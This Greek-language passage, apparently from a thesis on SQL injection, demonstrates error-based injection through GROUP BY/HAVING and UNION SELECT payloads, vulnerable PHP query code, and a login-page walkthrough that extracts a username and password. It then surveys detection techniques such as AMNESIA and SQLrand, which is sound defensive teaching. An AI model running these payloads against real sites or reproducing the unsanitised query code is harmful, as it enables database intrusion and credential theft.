Ο όρος HAVING χρησιμοποιείται σε συνδυασμό με το GROUP BY.Επίσης μπορεί να χρησιμοποιηθεί σε μία SELECT δήλωση για να φιλτράρει τα στοιχεία τα οποία η GROUP BY επιστρέφει.Στην GROUP BY είναι αναγκαίο τα πεδία που ανήκουν στη SELECT να είναι ένα αποτέλεσμα μίας συγκεντρωτικής διαδικασίας (aggregated function) ή να περιλαμβάνονται στον όρο GROUP BY.Εάν οι απαιτήσεις δεν συναντηθούν τότε η βάση δεδομένων θα επιστρέψει ένα λάθος εμφανίζοντας την πρώτη στήλη του θέματος το οποίο εμφανίστηκε αυτό το σφάλμα.

Χρησιμοποιώντας αυτήν την τεχνική και την GROUP BY μπορούμε να απαριθμήσουμε όλες τις στήλες σε ένα SELECT statement.

```
http://www.victim.com/showproducts.aspx?category=bikes' GROUP BY productid
  having '1'='1
```

Απάντηση εφαρμογής:

```
Server Error in '/' Application.
Column 'products.name' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

Στο προηγούμενο παράδειγμα ,περιλαμβάναμε της προηγούμενη στήλη που μόλις ανακαλύψαμε,δηλαδή την productid στον όρο GROUP BY.Το λάθος της βάσης δεδομένων αποκάλυψε το όνομα της επόμενης στήλης το οποίο είναι η name.Έτσι συνεχίζουμε να αριθμούμε όλες αυτές τις στήλες:

```
http://www.victim.com/showproducts.aspx?category=bikes'
  GROUP BY productid,name having '1'='1
```

Απάντηση εφαρμογής:

```
Server Error in '/' Application.
Column 'products.price' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

Αφού έχουμε απαριθμήσει τα ονόματα των στηλών μπορούμε να ανακτήσουμε τις τιμές χρησιμοποιώντας την τεχνική μετατροπής λαθών:

http://victim.com/showproducts.aspx?category=bikes and 1=0/name;--

Απάντηση εφαρμογής:

```
Server Error in '/' Application.
Syntax error converting the nvarchar value 'Claud Butler Olympus D2' to a
column of data type int.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

Επιπλέον,μπορούμε να επεξεργαστούμε τα λάθη που εμφανίζονται στις εφαρμογές σε ASP.NET χρησιμοποιώντας το αρχείο web.config.Αυτό το αρχείο χρησιμοποιείται για τις ρυθμίσεις και τη διαμόρφωση μιάς εφαρμογής.Το συγκεκριμένο είναι ένα XML αρχείο το οποίο περιέχει πληροφορίες σχετικά με τις ενότητες του(modules),τις ρυθμίσεις ασφαλείας ,τις ρυθμίσεις συμπίεσης και άλλα παρόμοια δεδομένα.Ο όρος customErrors δηλώνει πόσα λάθη επιστρέφονται στον web browser.Από προεπιλογή ισχύει ότι ‘customErrors=On’ το οποίο εμποδίζει την εφαρμογή του server να εμφανίσει τα λάθη σε απομακρυσμένους επισκέπτες.Μπορούμε να απενεργοποιήσουμε το χαρακτηριστικό αυτό εκτελώντας τον ακόλουθο κώδικα αν και δε συστήνεται:

```
<configuration>
    <system.web>
        <customErrors mode="Off"/>
    </system.web>
</configuration>
```

Μία άλλη πιθανότητα είναι να εμφανίσουμε διαφορετικές σελίδες ανάλογα με το κωδικό μήνυμα λάθους HTTP που παράγεται κάθε φορά:

```
<configuration>
    <system.web>
        <customErrors defaultRedirect="Error.aspx" mode="On">
            <error statusCode="403" redirect="AccessDenied.aspx"/>
            <error statusCode="404" redirect="NotFound.aspx"/>
            <error statusCode="500" redirect="InternalError.aspx"/>
        </customErrors>
    </system.web>
</configuration>
```

Στο προηγούμενο παράδειγμα,η εφαρμογή θα μεταφέρει από προεπιλογή τον χρήστη στο Error.aspx.Ωστόσο και στις τρείς περιπτώσεις (οι HTTP κώδικες 403,404 και 500) ο χρήστης θα μεταφερθεί σε άλλη σελίδα.

6.2.MySQL Errors

Στην ενότητα αυτή θα δούμε μερικά τυπικά λάθη MySQL που συμβαίνουν.Όλες οι γλώσσες οι οποίες εξυπηρετούν την επικοινωνία πελάτη-εξυπηρετητή μπορούν να έχουν πρόσβαση σε βάσεις δεδομένων MySQL.Η MySQL μπορεί να εκτελεστεί σε πολλές αρχιτεκτονικές και λειτουργικά συστήματα.

Το ακόλουθο λάθος είναι μία συνήθης υπόδειξη ευπάθειας σε MySQL.

```
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result
resource in /var/www/victim.com/showproduct.php on line 8
```

Σε αυτό το παράδειγμα ο επιτιθέμενος εισήγαγε μία απλή φράση στην παράμετρο GET και η PHP σελίδα έστειλε το SQL statement στη βάση δεδομένων.Το ακόλουθο τμήμα κώδικα στην php φανερώνει την ευπάθεια:

```
<?php
//Connect to the database
mysql_connect("[database]", "[user]", "[password]") or

    //Error checking in case the database is not accessible
    die("Could not connect: " . mysql_error());

//Select the database
mysql_select_db("[database_name]");
```

```
//We retrieve category value from the GET request
$category = $_GET["category"];

//Create and execute the SQL statement
$result = mysql_query("SELECT * from products where category='$category'");

//Loop on the results
while ($row = mysql_fetch_array($result, MYSQL_NUM)) {
    printf("ID: %s Name: %s", $row[0], $row[1]);
}

//Free result set
mysql_free_result($result);
?>
```

Ο κώδικας δείχνει ότι η τιμή που ανακτήθηκε από τη μεταβλητή GET χρησιμοποιείται στο SQL statement χωρίς κάποια παραλλαγή.Εάν ένας επιτιθέμενος εισάγει μία τιμή με μία απλή φράση,τότε το αποτέλεσμα στη δήλωση θα είναι το εξής:

*SELECT **

FROM products

WHERE category=’attacker’’

Το προηγούμενο statement θα αποτύχει και η mysql_query function δεν θα επιστρέψει κάποια τιμή.Επομένως ,η $result_variable δεν θα είναι μία έγκυρη MySQL πηγή αποτελέσματος.Στην ακόλουθη γραμμή κώδικα,η mysql_fetch_array($result,MYSQL_NUM) function θα αποτύχει και η PHP θα εμφανίσει μήνυμα αποτυχίας το οποίο υποδεικνύει στον επιτιθέμενο ότι το SQL statement δεν μπορούσε να εκτελεστεί.

Στο προηγούμενο παράδειγμα η εφαρμογή δεν περιέχει λεπτομέρειες σχετικά το σφάλμα και επομένως ο επιτιθέμενος θα χρειαστεί να καταβάλλει περισσότερη προσπάθεια προκειμένου να καθορίσει τον ακριβή τρόπο με τον οποίο να μπορεί να εκμεταλλευτεί την ευπάθεια.

Η php περιέχει μία διαδικασία που ονομάζεται mysql_error η οποία παρέχει πληροφορίες σχετικά με τα λάθη που επιστρέφονται από τη MySQL βάση δεδομένων κατά τη διάρκεια της εκτέλεσης ενός statement.Για παράδειγμα,ο ακόλουθος κώδικας php εμφανίζει λάθη που προκαλέστηκαν κατά τη διάρκεια της εκτέλεσης μίας SQL αίτησης:

```php
<?php
//Connect to the database
mysql_connect("[database]", "[user]", "[password]") or

    //Error checking in case the database is not accessible
    die("Could not connect: " . mysql_error());

//Select the database
mysql_select_db("[database_name]");


//We retrieve category value from the GET request
$category = $_GET["category"];

//Create and execute the SQL statement
$result = mysql_query("SELECT * from products where category='$category'");

if (!$result) { //If there is any error
      //Error checking and display
      die('<p>Error: ' . mysql_error() . '</p>');
} else {

    // Loop on the results
    while ($row = mysql_fetch_array($result, MYSQL_NUM)) {
          printf("ID: %s Name: %s", $row[0], $row[1]);

}

    //Free result set
    mysql_free_result($result);

}
?>
```

Όταν μία εφαρμογή τρέχει το προηγούμενο κώδικα,συλλαμβάνει τα σφάλματα και τις αποτυχημένες SQL αιτήσεις.Αντίστοιχα,το αρχείο HTML που επιστρέφεται θα περιλαμβάνει το λάθος που επιστράφηκε από τη βάση δεδομένων.Εάν ένας επιτιθέμενος τροποποιήσει ένα string μίας παραμέτρου προσθέτοντας μία απλή φράση,τότε ο server θα επιστρέψει ένα αποτέλεσμα που θα μοιάζει με το παρακάτω:

```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
''' at line 1
```

Αυτό το παράδειγμα μας παρέχει πληροφορίες σχετικά με το γιατί απέτυχε η αίτηση μας.Εάν η παράμετρος που εισάγουμε δεν είναι string και επομένως δεν περιέχεται ανάμεσα στις αρχικές φράσεις,το εξαγώμενο αποτέλεσμα θα είναι παρόμοιο με αυτό:

Error: unknown column ‘attacker’ in ‘where clause’

Η συμπεριφορά στον εξυπηρετητή της MySQL είναι ταυτόσημη με αυτή του Microsoft SQL Server διότι η τιμή δεν περιέχεται μεταξύ των φράσεων και έτσι η MySQL το μεταχειρίζεται ως ένα όνομα στήλης.Η SQL δήλωση που εκτελέστηκε ήταν μεταξύ αυτών των γραμμών:

*SELECT **

FROM products

WHERE idproduct=attacker

Η MySQL δεν μπορεί να βρεί το όνομα στήλης 'attacker' επομένως επιστρέφει μήνυμα σφάλματος.Το παρακάτω είναι το τμήμα κώδικα από το php script το οποίο είναι υπεύθυνο για την αντιμετώπιση των λαθών:

```
if (!$result) { //If there is any error
    //Error checking and display
    die('<p>Error: ' . mysql_error() . '</p>');
    }
```

Σε αυτό το παράδειγμα,το λάθος συλλαμβάνεται και έπειτα εμφανίζεται χρησιμοποιώντας την function die().Η PHP διαδικασία die() εκτελεί ένα μήνυμα και έπειτα προκαλεί έξοδο από το script.Υπάρχουν και άλλες επιλογές για τον προγραμματιστή όπως η μεταφορά (redirection) σε άλλη σελίδα:

```
if (!$result) { //If there is any error
    //Error checking and redirection
    header("Location: http://www.victim.com/error.php"");
    }
```

6.3.Oracle Errors

Σε αυτήν την ενότητα θα ασχοληθούμε με παραδείγματα που αφορούν περιπτώσεις λαθών σε Oracle.Οι βάσεις δεδομένων Oracle χρησιμοποιούν ποικίλες τεχνολογίες.Όπως αναφέραμε και πρίν,δε χρειάζεται να γνωρίζουμε κάθε λάθος ξεχωριστά που επιστρέφεται.Το σημαντικό είναι να μπορούμε να αναγνωρίσουμε ένα σφάλμα όταν το δούμε.

Όταν ασχολούμαστε με παραμέτρους σε εφαρμογές Java που συνδέονται με μία Oracle βάση δεδομένων,συχνά θα δούμε το ακόλουθο μήνυμα λάθους:

```
java.sql.SQLException: ORA-00933: SQL command not properly ended at
oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:180) at
oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:208)
```

Το προηγούμενο λάθος είναι πολύ γενικό και σημαίνει ότι προσπαθήσαμε να εκτελέσουμε ένα συντακτικά λάθος SQL statement.Ανάλογα με τον κώδικα που τρέχει στο server μπορούμε να βρούμε το ακόλουθο λάθος όταν εισάγουμε μία απλή αναφορά:

```
Error: SQLException java.sql.SQLException: ORA-01756: quoted string not
properly terminated
```

Σε αυτό το λάθος η Oracle βάση δεδομένων ανιχνεύει ότι ένα αναφερόμενο string στο SQL statement δεν τερματίστηκε σωστά,καθώς η Oracle απαιτεί ένα string να τερματιστεί με μία απλή αναφορά.Το ακόλουθο σφάλμα επαναδημιουργεί το ίδιο σενάριο αλλά αυτή τη φορά για .NET περιβάλλοντα.

```
Exception Details: System.Data.OleDb.OleDbException: One or more errors
occurred during processing of command.
ORA-00933: SQL command not properly ended
```

Το επόμενο παράδειγμα δείχνει ένα λάθος που επιστράφηκε από μία εφαρμογή τύπου .NET εκτελώντας μία δήλωση στην οποία εμπεριέχεται ένα string αναφοράς.

```
ORA-01756: quoted string not properly terminated
System.Web.HttpUnhandledException: Exception of type
'System.Web.HttpUnhandledException' was thrown. --->
System.Data.OleDb.OleDbException: ORA-01756: quoted string not properly
terminated
```

Η PHP function ociparse() χρησιμοποιείται για να προετοιμάσει μία oracle δήλωση για εκτέλεση.Εδώ φαίνεται ένα παράδειγμα με ένα σφάλμα το οποίο παράγεται από την PHP όταν η διαδικασία αποτυγχάνει:

```
Warning: ociexecute(): supplied argument is not a valid OCI8-Statement
resource in c:\www\victim.com\oracle\index.php on line 31
```

Μερικές φορές παρατηρούμε ότι η επιτυχία μίας επίθεσης εξαρτάται σε μεγάλο βαθμό από τις πληροφορίες που φέρει ο database server.Ας εξετάσουμε το ακόλουθο σφάλμα:

```
java.sql.SQLException: ORA-00907: missing right parenthesis
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:134) at
oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:289) at
oracle.jdbc.ttc7.Oall7.receive(Oall7.java:582) at
oracle.jdbc.ttc7.TTC7Protocol.doOall7(TTC7Protocol.java:1986)
```

Η βάση δεδομένων αναφέρει το λάθος ‘missing right parenthesis’ στη παραπάνω δήλωση.Το λάθος αυτό μπορεί να επιστρέφεται για διάφορους λόγους.Μία σύνηθης κατάσταση για την οποία παρουσιάζεται το παραπάνω είναι όταν ο επιτιθέμενος έχει κάποιου είδους έλεγχο στο SQL statement.

Για παράδειγμα:

```
SELECT field1, field2,    /* Select the first and second fields*/
(SELECT field1              /* Start subquery */
  FROM table2
WHERE something = [attacker controlled variable])   /* End subquery */
as field3                 /* result from subquery */
FROM table1
```

Αυτό που φαίνεται από το παραπάνω είναι ότι μιλάμε για μία ένθετη αίτηση(nested subquery).Η εντολή SELECT εκτελεί άλλη SELECT η οποία περιέχεται μέσα στην παρένθεση.Εάν ο επιτιθέμενος εισάγει κάτι στη δεύτερη αίτηση και αφαιρέσει το υπόλοιπο τμήμα της δήλωσης τότε η βάση δεδομένων θα επιστρέψει το ακόλουθο σφάλμα με την παρατήρηση ‘missing right parenthesis’.

7.Error-based SQL Injection

Από τα παραπάνω προκύπτει μία SQL injection επίθεση η οποία βασίζεται στα σφάλματα που θα επιστραφούν από τον server.Τη συγκεκριμένη επίθεση θα την παρουσίασουμε χρησιμοποιώντας ένα παράδειγμα:

Είμαστε μπροστά σε ένα login prompt το οποίο δειχνει κάπως ετσι:

"/Administrator/login.asp"

Χρειαζόμαστε ένα username και ένα password .Σίγουρα η μέθοδος brute force,δεν είναι και η πλέον αποδοτική σε χρόνο.Η λύση μας ειναι η SQL Injection .Όπως λέει και ο τίτλος,θα επιχειρήσουμε Error Based SQL Injection .Τα βασικά(όπως συνταξη της SQL) θα παραληφθούν καθώς έχουν επισημανθεί προηγουμένως.Αρχίζουμε την επίθεση μας με μία having στο πεδίο του username.Πατάμε οποιοδήποτε γράμμα για password,ή απλά δίνουμε μία τελεία .

Π.χ 'having 1=1 -- .

Αποτέλεσμα:

Microsoft OLE DB Provider for ODBC Drivers error
'80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server]Column
'login.primarykey' is invalid in the select list because it is not
contained in an aggregate function and there is no GROUP BY clause.
/Administrator/login.asp, line 27

Παρατηρούμε ότι έχουμε το πρώτο μας σφάλμα.Όπως βλέπουμε ,το πρώτο error αποτελεί το πρώτο σκαλοπάτι για να προχωρήσουμε .Το πρωτεύων κλειδί του Login είναι ακριβώς αυτό που θέλαμε: Ένας πίνακας με όνομα "login" και στήλη "primarykey".

Συνεχίζουμε χρησιμοποιώντας μια Group By.Θα είναι τώρα κάπως έτσι:'group by login.primarykey having 1=1 -- . Όπως βλέπουμε,χρησιμοποιήσαμε τα στοιχεία που βρήκαμε προυγουμένως .

Αποτέλεσμα:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'login.username' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY

clause.

/Administrator/login.asp, line 2

Από το παραπάνω βρήκαμε ένα ακομα όνομα στήλης του πίνακά μας με ονομα ”username”.Συνεχίζουμε με το ίδιο σκεπτικό για να αποκαλύψουμε όλες τις στήλες του πίνακα .Το επόμενο βήμα μπορεί να είναι κάπως έτσι:

'group by login.primarykey, username having 1=1 -- .

Χρησιμοποιήσαμε πάλι τις πληροφορίες που λάβαμε στο προυγούμενο βήμα .Συνεχίζουμε με τον ίδιο τρόπο έτσι ώστε να δούμε μια σελίδα που να φαίνεται κανονικά .Η εντολη δηλαδή που χρησιμοποιούμε όλο αυτό το διάστημα είναι η ‘group by TABLE_NAME.COLUMN1, COLUMN2, COLUMN3 having 1=1--‘ .Εάν θέλουμε μόνο το username και το password τότε δεν χρειάζεται να βρούμε όλες τις στήλες του πίνακα .Παρόλα αυτά μπορεί κάποα στήλη να περιέχει ΠΟΛΥ χρήσιμες πληροφορίες.

Το επόμενό μας βήμα είναι να πάρουμε το username και το password .Πάλι μπορούμε να ζητήσουμε ό,τι θέλουμε αλλά χρειαζόμαστε τα παραπάνω στοιχεία .Εάν ξέρουμε κάποιο username,πράγμα όχι και τόσο πιθανό,ζητάμε το password του συντάσσοντας μια ακομα SQL εντολή.Σε περίπτωση που δεν ξερουμε κάποιο τότε βρίσκουμε ένα username στη στήλη 'username'.

Π.χ βρίσκουμε το μικρότερο όνομα που είναι μεγαλύτερο απο το “a” .Στο παράδειγμα αυτό,είναι πολύ πιθανό να εμφανιστεί το όνομα “admin”.Αυτό μπορεί να γίνει κάπως έτσι :

' union select min(username),1,1,1,1 from login where username > 'a'-- .

Αποτελέσματα:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

*[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'ab***ilr' to a column of data type int.*

/Administrator/login.asp, line 27

Μόλις το βρήκαμε.Το username καλυμμένο φυσικά με αστερίσκους .Τώρα μπορούμε να έχουμε πολύ εύκολα πρόσβαση στο username . Αυτό μπορεί να γίνει κάπως έτσι :

*'union select min(password),1,1,1,1 from login where username = 'ab***ilr'-- .*

Και τελικά το αποτέλεσμα:

Microsoft OLE DB Provider for ODBC Drivers€ error '80040e07'
*[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'ar***all' to a column of data type int.*
/Administrator/login.asp, line 27

Παρατηρούμε ότι έχουμε αυτό που ζητούσαμε.Δικαιώματα πρόσβασης στην βάση δεδομένων της επιθυμητής ιστοσελίδας.

Ο κώδικας της SQL μπορεί φυσικά να διαφέρει, γι'αυτό μπορούμε να χρησιμοποιήστε την SQL με τον πιο αποδοτικό για μας τρόπο .Η ουσία είναι ότι κρατάμε αυτού του είδους λογική.

8.Ανίχνευση - Αξιολόγηση Ευπάθειας των Επιθέσεων

8.1.Τεχνικές Ανίχνευσης και πρόληψης

Το αν ένας εισβολέας είναι σε θέση να δει τα δεδομένα που είναι αποθηκευμένα στη βάση δεδομένων είτε όχι, εξαρτάται από τον τρόπο με τον οποίο είναι κωδικοποιημένη η εκάστοτε web εφαρμογή για να εμφανίζει τα αποτελέσματα των ερωτημάτων. Αυτό που είναι βέβαιο είναι ότι κάποιος εισβολέας θα προσπαθήσει να εκτελέσει αυθαίρετες εντολές SQL στα ευάλωτα σημεία του συστήματος, είτε για να εκθέσει είτε για να συλλέξει πληροφορίες.Το αν κάποιος εισβολέας θα αποκτήσει πρόσβαση στο σύστημα, εξαρτάται επίσης από το επίπεδο ασφάλειας που καθορίζεται από τη βάση δεδομένων. Η βάση δεδομένων θα μπορούσε να ρυθμιστεί για να περιορίσει ορισμένες εντολές μόνο. Ωστόσο, το δικαίωμα της ανάγνωσης είναι συνήθως ενεργοποιημένο στις web εφαρμογές. Ακόμα και αν ένας εισβολέας δεν είναι σε θέση να τροποποιήσει το σύστημα, θα είναι ακόμη σε θέση να διαβάσει τις πολύτιμες πληροφορίες της βάσης.Μια μέθοδος που συστήνεται είναι να απενεργοποιήσουμε σταδιακά των χειρισμό λαθών. Έτσι τα ODBC σφάλματα αλλά και αυτά του SQL Server θα εμφανίζονται στην οθόνη. Φυσικά εννοείται ότι αυτό θα γίνει σε κάποια δοκιμαστική πλατφόρμα. Στη συνέχεια, μπορούμε απλά να δοκιμάσουμε την εισαγωγή απλών αποστρόφων (‘) στην εφαρμογή μας για να δούμε αν μπορούμε να προκαλέσουμε την αποτυχία της. Μια αποτυχία συνήθως είναι ενδεικτικό της κακής επικύρωσης των συμβολοσειρών (strings). Μια καλύτερη μέθοδος για τον έλεγχο του κώδικα είναι να χρησιμοποιήσουμε ένα εργαλείο όπως το FxCop που ελέγχει τον κώδικα ψάχνοντας για κώδικα πρόσβασης στη βάση ο οποίος δεν χρησιμοποιεί παραμετροποιημένα ερωτήματα. Αν έχουμε τον πηγαίο κώδικα της εφαρμογής μας, τότε θα πρέπει να είναι σε θέση να αναζητήσει όλο τον κώδικα ο οποίος χρησιμοποιείται για να αποκτήσει πρόσβαση στα δεδομένα και να εξακριβώσει τον τρόπο με τον οποίο αυτό γίνεται.

Εάν δούμε οποιαδήποτε περιοχή όπου ένα string στέλνεται απευθείας στη βάση, πρέπει να αντικαταστήσουμε τον κώδικα με κάποιο παραμετροποιημένο ερώτημα.
Όπως πάντα, ο καλός έλεγχος του κώδικα είναι η καλύτερη μέθοδος.

Οι ερευνητές έχουν προτείνει μια σειρά τεχνικών για να αντισταθμίσουν τις ανεπάρκειες στην εφαρμογή των αμυντικών πρακτικών κωδικοποίησης. Παρακάτω περιγράφονται τέσσερις από τις διάφορες τεχνικές αυτοματοποιημένης ανίχνευσης που έχουν προταθεί.

8.2.Στατικοί ελεγκτές κώδικα

Ο JDBC-Checker είναι μια τεχνική που ελέγχει στατικά την ορθότητα του τύπου των δυναμικά παραγόμενων SQL ερωτημάτων. Αυτή η τεχνική δεν αναπτύχθηκε με πρόθεση την

ανίχνευση γενικών επιθέσεων SQL έγχυσης, ωστόσο μπορεί να χρησιμοποιηθεί για να αποτρέψει επιθέσεις που εκμεταλλεύονται τους κακούς συνδυασμούς τύπων σε ένα δυναμικά παραγόμενο ερώτημα. Ο JDBC-Checker είναι σε θέση να ανιχνεύσει μια από τις πρωταρχικές αιτίες ευπαθειών SQL έγχυσης στον κώδικα, που είναι ο εσφαλμένος έλεγχος τύπου της εισόδου. Εντούτοις, αυτή η τεχνική ενδέχεται να μην πιάσει γενικότερες μορφές επιθέσεων SQL έγχυσης, επειδή οι περισσότερες από αυτές τις επιθέσεις αποτελούνται από σωστά σε σύνταξη και τύπο ερωτήματα. Οι Wassermann και SU πρότειναν μια προσέγγιση που χρησιμοποιεί στατική ανάλυση συνδυασμένη με αυτοματοποιημένη αιτιολόγηση (automated reasoning) για να διαπιστωθεί ότι τα SQL ερωτήματα δεν περιέχουν επιθέσεις ταυτολογίας . Το βασικό μειονέκτημα αυτής της τεχνικής είναι ότι η εμβέλεια της είναι περιορισμένη στην ανίχνευση μόνο των ταυτολογιών και δεν μπορεί να ανιχνεύσει άλλους τύπους επιθέσεων.

8.3.Συνδυασμένη στατική και δυναμική ανάλυση

Το AMNESIA είναι ένα εργαλείο βασισμένο σε μοντέλα που συνδυάζει στατική ανάλυση και έλεγχο κατά το χρόνο εκτέλεσης. Στην πρώτη φάση του,το AMNESIA χρησιμοποιεί στατική ανάλυση για να χτίσει τα μοντέλα των διαφορετικών τύπων ερωτημάτων που μπορεί μια εφαρμογή να παράγει νόμιμα σε κάθε σημείο πρόσβασης στη βάση δεδομένων. Στη δυναμική φάση του, ελέγχει κάθε ερώτημα ενάντια στα στατικά μοντέλα, προτού αυτό σταλεί στη βάση δεδομένων. Τα ερωτήματα που παραβιάζουν το μοντέλο προσδιορίζονται ως επιθέσεις SQL έγχυσης και αποτρέπεται η εκτέλεση τους στη βάση δεδομένων. Στην αποτίμηση τους, οι δημιουργοί της συγκεκριμένης τεχνικής έχουν δείξει ότι αυτή αποδίδει καλά ενάντια σε επιθέσεις SQL έγχυσης. Ο βασικός περιορισμός αυτού του μηχανισμού είναι ότι απαιτεί την τροποποίηση της αρχικής εφαρμογής ιστού με την ενσωμάτωση ελέγχων πριν από κάθε κλήση στη βάση δεδομένων. Ακόμα η επιτυχία της τεχνικής εξαρτάται από την ακρίβεια της στατικής ανάλυσής για την οικοδόμηση των μοντέλων ερωτημάτων.

8.4.Συστήματα ανίχνευσης ανωμαλιών

Οι Valeur, Mutz και Vigna προτείνουν τη χρήση ενός συστήματος ανίχνευσης παρεισφρήσεων που χρησιμοποιεί πολλαπλά μοντέλα ανίχνευσης ανωμαλιών για να ανιχνεύσει επιθέσεις SQL έγχυσης.Το σύστημα τους είναι βασισμένο σε μια τεχνική εκμάθησης μηχανής,που εκπαιδεύεται χρησιμοποιώντας ένα σύνολο χαρακτηριστικών SQL ερωτημάτων της εφαρμογής ιστού.

Η τεχνική χτίζει πρότυπα των χαρακτηριστικών ερωτημάτων και έπειτα ελέγχει την εφαρμογή ιστού κατά το χρόνο εκτέλεσης για να προσδιορίσει τα ερωτήματα που δεν ταιριάζουν με το πρότυπο. Στην αξιολόγηση τους, έχουν δείξει ότι το σύστημά είναι σε θέση να ανιχνεύσει επιθέσεις με υψηλό ποσοστό επιτυχίας. Εντούτοις, ο θεμελιώδης περιορισμός

των τεχνικών που βασίζονται στην εκμάθηση είναι ότι αυτές δεν μπορούν να παρέχουν καμία εγγύηση για τις δυνατότητες ανίχνευσης τους, επειδή η επιτυχία τους εξαρτάται από την ποιότητα SQL κώδικα χρησιμοποιούμενου συνόλου εκπαίδευσης. Ένα φτωχό σύνολο εκπαίδευσης θα οδηγούσε την τεχνική εκμάθησης να παράγει ένα μεγάλο αριθμό εσφαλμένων εκτιμήσεων.

8.5.Τυχαιοποίηση ρεπερτορίου εντολών

Το SQLrand είναι μια προσέγγιση βασισμένη στην τυχαιοποίηση του ρεπερτορίου εντολών.Το SQLrand παρέχει ένα πλαίσιο που επιτρέπει στους μηχανικούς ανάπτυξης των εφαρμογών να δημιουργήσουν SQL ερωτήματα χρησιμοποιώντας τυχαίες εντολές, αντί των κανονικών λέξεων κλειδιών της γλώσσας SQL. Ένα πληρεξούσιο φίλτρο διακόπτει τα ερωτήματα που κατευθύνονται προς τη βάση δεδομένων και αποκωδικοποιεί τις λέξεις κλειδιά. Ο SQL κώδικας που εγχέεται από έναν επιτιθέμενο δεν θα έχει κατασκευαστεί χρησιμοποιώντας το τυχαίο σύνολο εντολών. Επομένως, οι εγχεόμενες εντολές θα οδηγούσαν σε ένα συντακτικά λανθασμένο ερώτημα. Ενώ αυτή η τεχνική μπορεί να είναι πολύ αποτελεσματική, έχει διάφορα πρακτικά μειονεκτήματα.Κατ' αρχάς, δεδομένου ότι χρησιμοποιεί ένα μυστικό κλειδί για να τροποποιήσει τις εντολές,η ασφάλεια της προσέγγισης εξαρτάται από το κατά πόσο οι επιτιθέμενοι είναι σε θέση να ανακαλύψουν αυτό το κλειδί. Δεύτερον, η προσέγγιση επιβάλλει μια πρόσθετη υποδομή, επειδή απαιτεί την ενσωμάτωση ενός πληρεξούσιου για τη βάση δεδομένων στο σύστημα.

8.6.Ανίχνευση βασισμένη σε προδιαγραφές

Στην εργασία αυτή, προτείνεται μια καινούρια τεχνική για την αντιμετώπιση επιθέσεων SQL έγχυσης. Η προσέγγιση αξιοποιεί προδιαγραφές ασφαλείας που καθορίζουν την ορθή συντακτική δομή των SQL δηλώσεων που παράγονται από την εφαρμογή. Οι SQL δηλώσεις που παραβιάζουν τις προδιαγραφές χαρακτηρίζονται ως επιθέσεις και εμποδίζεται η εκτέλεση τους, προλαμβάνοντας με αυτό τον τρόπο τις ζημιές που θα είχαν προκληθεί.Το μοντέλο ανίχνευσης βάση προδιαγραφών προτάθηκε αρχικά από τον Calvin Ko,ο οποίος σχεδίασε και υλοποίησε ένα σύστημα ανίχνευσης παρεισφρήσεων,το οποίο παρακολουθούσε την εκτέλεση προγραμμάτων κρίσιμων για την ασφάλεια του συστήματος και ανίχνευε συμπεριφορές που ήταν ασυνεπείς με τις πολιτικές τους. Ο στόχος του μοντέλου αυτού ήταν να ξεπεραστούν τα μειονεκτήματα των μοντέλων ανίχνευσης κακής συμπεριφοράς (misuse detection). Στην βασισμένη στις προδιαγραφές ανίχνευση απαιτείται η περιγραφή της αναμενόμενης συμπεριφοράς και όχι η περιγραφή των πιθανών επιθέσεων. Η ανίχνευση κακής συμπεριφοράς προϋποθέτει γνώση όλων των ευπαθειών της εφαρμογής ή των δυνητικών ευπαθειών που οι επιτιθέμενοι μπορούν να εκμεταλλευτούν. Το κύριο

πλεονέκτημα των τεχνικών κακής συμπεριφοράς είναι ότι μπορούν να εγγυηθούν την ανίχνευση γνωστών επιθέσεων, αν η περιγραφή των επιθέσεων αυτών περιλαμβάνεται στη βάση δεδομένων του συστήματος ανίχνευσης.

Ο βασικός τους περιορισμός όμως είναι η αδυναμία τους να ανιχνεύσουν νέες επιθέσεις, παραλλαγές γνωστών επιθέσεων ή απλά επιθέσεις που είναι άγνωστες στους δημιουργούς των κανόνων περιγραφής της κακής συμπεριφοράς.

Αντίθετα, οι προδιαγραφές στην προτεινόμενη τεχνική είναι ανεξάρτητες από τις ευπάθειες της εφαρμογής, οπότε η τεχνική ανίχνευσης βασισμένη σε προδιαγραφές έχει τη δυνατότητα να ανιχνεύσει νέους τύπους επιθέσεων.Η νέα τεχνική για την ανίχνευση και αντιμετώπιση των επιθέσεων SQL έγχυσης αποτελείται από μια σειρά φάσεων που πρέπει να ακολουθηθούν, ώστε κάθε SQL δήλωση που πρόκειται να εκτελεστεί να ελέγχεται διεξοδικά για να διαπιστωθεί ότι δεν έχει μολυνθεί μέσω της έγχυσης κακόβουλου κώδικα. Ακολούθως,απαριθμούνται και αναλύονται οι φάσεις της τεχνικής.

Φάση 1η: Καθορισμός των προδιαγραφών

